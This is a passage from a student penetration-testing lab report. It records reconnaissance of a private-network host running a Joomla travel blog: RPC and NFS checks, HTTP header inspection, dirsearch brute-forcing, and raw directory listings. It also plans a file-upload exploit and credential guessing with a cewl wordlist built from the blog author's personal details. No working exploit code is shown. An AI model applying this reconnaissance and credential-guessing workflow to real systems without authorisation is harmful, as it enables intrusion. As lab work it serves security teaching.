
Done by: Nourhan Salam, Reem Arnaout, Mohamad El Labban


In this output, the rpcinfo -p command successfully lists the available RPC programs, showing that the portmapper service is running on both TCP and UDP at port 111. However, when using showmount -e, we encountered the error "clnt_create: RPC: Program not registered". This indicates that the NFS service is not registered with Portmapper which means it is either not running or not properly configured on the target system. Without a registered NFS service, we cannot enumerate exported directories or proceed to mount them, halting further exploitation steps using port 111.

3.3. **Port 80:**

Accessing Directories:

Prior to uncovering what directories we might be able to access, we explored the site http://192.168.85.139 :


Welcome to my humble w
192.168.85.139
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Use Bootstrap
DOWNLOAD
FEATURES
CONTACT
Hello team zeta , I recently created a website and a Joomla blog to talk about my numerous travels! I love to travel!
START NOW FOR FREE!


192.168.85.139
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Use Bootstrap
DOWNLOAD
FEATURES
CONTACT
Unlimited Fun
Check out what you can do with this application theme!
Device Mockups
Ready to use vanilla HTML/CSS mockups, no Photoshop required!
Flexible Use
Put an image and a video
Free to Use
As always, this theme is free to download and use for any purpose!
Open Source
Since this theme is MIT licensed, you can use it commercially!

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

From initially looking at what the site offers, we can immediately plan out a file upload exploit since the site allows uploading images and videos.

Next, we move to curl. The curl -I command is used to send an HTTP HEAD request to a specified URL and retrieve only the response headers, without the body content. This is useful for quickly obtaining metadata about a resource, such as the server type, HTTP status code, content type, caching policies, and other header information. It also allows us to analyze the configuration and behavior of a web server without downloading the full page or resource.

```
┌──(reemarnaout㉿kali)-[~]
└─$ curl -I http://192.168.85.139
HTTP/1.1 200 OK
Date: Tue, 03 Dec 2024 17:30:31 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Tue, 26 Nov 2024 19:40:07 GMT
ETag: "2141-627d60437d325"
Accept-Ranges: bytes
Content-Length: 8513
Vary: Accept-Encoding
Content-Type: text/html
```

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

We can infer from this output the ETag "2141-627d60437d325". In older Apache versions, ETags can leak inode information, which might reveal details about the underlying file system. Nothing particular stands out here.

Since nikto has previously revealed the presence of a package.json and README.md file, we also explored them their contents:

Done by: Reem Arnaout

The name David Miller likely refers to the legitimate contributor from Start Bootstrap. Sensitive files like .git history or old API keys may exist locally if the repository was cloned or improperly deployed.


Done by: Reem Arnaout

The README.md file mentions index.html, vendor/, and node_modules/ as part of the file structure. If these directories are exposed, they might contain sensitive files or configurations. The template also uses gulp dev to enable live-reloading of the browser during development. If browserSync is exposed or running on the server, it could be an entry point for remote exploitation.

After that initial scan, we moved on to dirsearch. Dirsearch is a command-line tool used for web directory and file brute-forcing. It helps discover hidden directories, files, or misconfigured resources on a web server by sending HTTP requests based on a predefined wordlist. Dirsearch is commonly used in penetration testing to identify sensitive or unsecured files and directories that may not be publicly accessible but can be leveraged for further exploitation.

The command *dirsearch -u http://192.168.85.139 -w /usr/share/wordlists/dirb/big.txt* is used to brute-force directories and files on the

web server at http://192.168.85.139. It uses the specified wordlist file (big.txt) from the dirb directory, which contains a collection of common directory and file names. Dirsearch sends HTTP requests to the target server for each word in the list to check if the corresponding path exists. This reconnaissance technique helps identify hidden or misconfigured resources like admin panels, sensitive files, or directories that are not linked on the website but are accessible via direct URLs.




Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

After indexing several present directories from dirsearch, we explored each one more in depth for any information.

Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

From the curl of the joomla page, which is the home page, we received our first hint. This hint suggests the use of tools like cewl to generate a custom wordlist based on the content of the site for a brute-force attack. The presence of a login form for Joomla's administrative panel (/joomla/administrator) suggests the opportunity for brute-force attacks or other exploits targeting Joomla. The blog is authored by Hussein Bakri which provides a name that could be useful for wordlist generation. Details about the author include: Loves travel, music, and football. Comes from Lebanon but currently resides in the USA. These details will be used to create targeted wordlists for credential guessing. In addition, the login form points to /joomla/, which confirms this is the login endpoint for Joomla users. The form includes hidden fields and uses POST to submit credentials. References to the author’s laziness and informal writing style may imply potential oversights or misconfigurations in the CMS. Our first move, post receiving this information, was to apply cewl to create a personalized wordlist:



Done by: Nourhan Salam, Reem Arnaout, Karim Habbal, Mohammad El Labban

Before proceeding with exploitation and credential harvesting using this wordlist, we explored additional directories in search of more exploitable information.

```
┌──(reemarnaout㉿kali)-[~]
└─$ curl http://192.168.85.139/manual/images/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /manual/images</title>
 </head>
 <body>
<h1>Index of /manual/images</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/manual/">Parent Directory</a></td><td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="apache_header.gif">apache_header.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">4.0K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="build_a_mod_2.png">build_a_mod_2.png</a></td><td align="right">2012-04-09 15:41  </td><td align="right"> 73K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="build_a_mod_3.png">build_a_mod_3.png</a></td><td align="right">2012-04-09 15:41  </td><td align="right"> 50K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="build_a_mod_4.png">build_a_mod_4.png</a></td><td align="right">2012-04-09 15:41  </td><td align="right"> 39K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="caching_fig1.gif">caching_fig1.gif</a></td><td align="right">2005-08-23 15:19  </td><td align="right"> 16K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="caching_fig1.png">caching_fig1.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right"> 13K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="caching_fig1.tr.png">caching_fig1.tr.png</a></td><td align="right">2008-07-10 10:15  </td><td align="right"> 11K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="custom_errordocs.png">custom_errordocs.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right"> 17K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="down.gif">down.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">  56 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="favicon.ico">favicon.ico</a></td><td align="right">2004-11-20 14:16  </td><td align="right">1.1K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="feather.gif">feather.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">6.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="feather.png">feather.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">5.6K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="filter_arch.png">filter_arch.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">2.4K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="filter_arch.tr.png">filter_arch.tr.png</a></td><td align="right">2008-07-10 10:15  </td><td align="right">2.4K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="home.gif">home.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">1.4K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="index.gif">index.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">1.5K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="left.gif">left.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">  60 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_filter_new.gif">mod_filter_new.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">2.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_filter_new.png">mod_filter_new.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">1.0K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_filter_new.tr.png">mod_filter_new.tr.png</a></td><td align="right">2008-07-10 10:15  </td><td align="right">1.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_filter_old.gif">mod_filter_old.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">1.2K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_filter_old.png">mod_filter_old.png</a></td><td align="right">2014-01-29 07:28  </td><td align="right">738 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_rewrite_fig1.gif">mod_rewrite_fig1.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">3.4K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_rewrite_fig1.png">mod_rewrite_fig1.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">1.7K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_rewrite_fig2.gif">mod_rewrite_fig2.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">2.5K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="mod_rewrite_fig2.png">mod_rewrite_fig2.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">1.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="pixel.gif">pixel.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">  61 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="rewrite_backreferences.png">rewrite_backreferences.png</a></td><td align="right">2012-04-11 06:07  </td><td align="right"> 36K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="rewrite_process_uri.png">rewrite_process_uri.png</a></td><td align="right">2012-04-20 05:37  </td><td align="right">104K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="rewrite_rule_flow.png">rewrite_rule_flow.png</a></td><td align="right">2011-06-19 06:24  </td><td align="right"> 39K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="right.gif">right.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">  59 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig1.gif">ssl_intro_fig1.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">5.6K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig1.png">ssl_intro_fig1.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">3.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig2.gif">ssl_intro_fig2.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">2.6K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig2.png">ssl_intro_fig2.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">1.2K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig3.gif">ssl_intro_fig3.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">3.9K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="ssl_intro_fig3.png">ssl_intro_fig3.png</a></td><td align="right">2007-09-11 00:11  </td><td align="right">2.5K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="sub.gif">sub.gif</a></td><td align="right">2004-11-20 14:16  </td><td align="right">5.9K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="syntax_rewritecond.png">syntax_rewritecond.png</a></td><td align="right">2011-06-19 06:24  </td><td align="right"> 44K</td><td> </td></tr>
```

```
┌──(reemarnaout㉿kali)-[~]
└─$ curl http://192.168.85.139/vendor/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /vendor</title>
 </head>
 <body>
<h1>Index of /vendor</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bootstrap/">bootstrap/</a></td><td align="right">2018-05-03 21:30  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="font-awesome/">font-awesome/</a></td><td align="right">2018-05-03 21:30  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="jquery-easing/">jquery-easing/</a></td><td align="right">2018-05-03 21:30  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="jquery/">jquery/</a></td><td align="right">2018-05-03 21:30  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="simple-line-icons/">simple-line-icons/</a></td><td align="right">2018-05-03 21:30  </td><td align="right">  - </td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.10 (Debian) Server at 192.168.85.139 Port 80</address>
</body></html>

┌──(reemarnaout㉿kali)-[~]
└─$
```

```
┌──(reemarnaout㉿kali)-[~]
└─$ curl http://192.168.85.139/manual/
<html><head><meta http-equiv="refresh" content="0; URL=en/index.html"></head>
<body>
<table><tr><td><a href="da/index.html">da/</a></td></tr>
<tr><td><a href="de/index.html">de/</a></td></tr>
<tr><td><a href="en/index.html">en/</a></td></tr>
<tr><td><a href="es/index.html">es/</a></td></tr>
<tr><td><a href="fr/index.html">fr/</a></td></tr>
<tr><td><a href="ja/index.html">ja/</a></td></tr>
<tr><td><a href="ko/index.html">ko/</a></td></tr>
<tr><td><a href="pt-br/index.html">pt-br/</a></td></tr>
<tr><td><a href="tr/index.html">tr/</a></td></tr>
<tr><td><a href="zh-cn/index.html">zh-cn/</a></td></tr>
</table></body></html>
┌──(reemarnaout㉿kali)-[~]
└─$
```

Done by: Reem Arnaout


No sensitive information stood out in these directories.

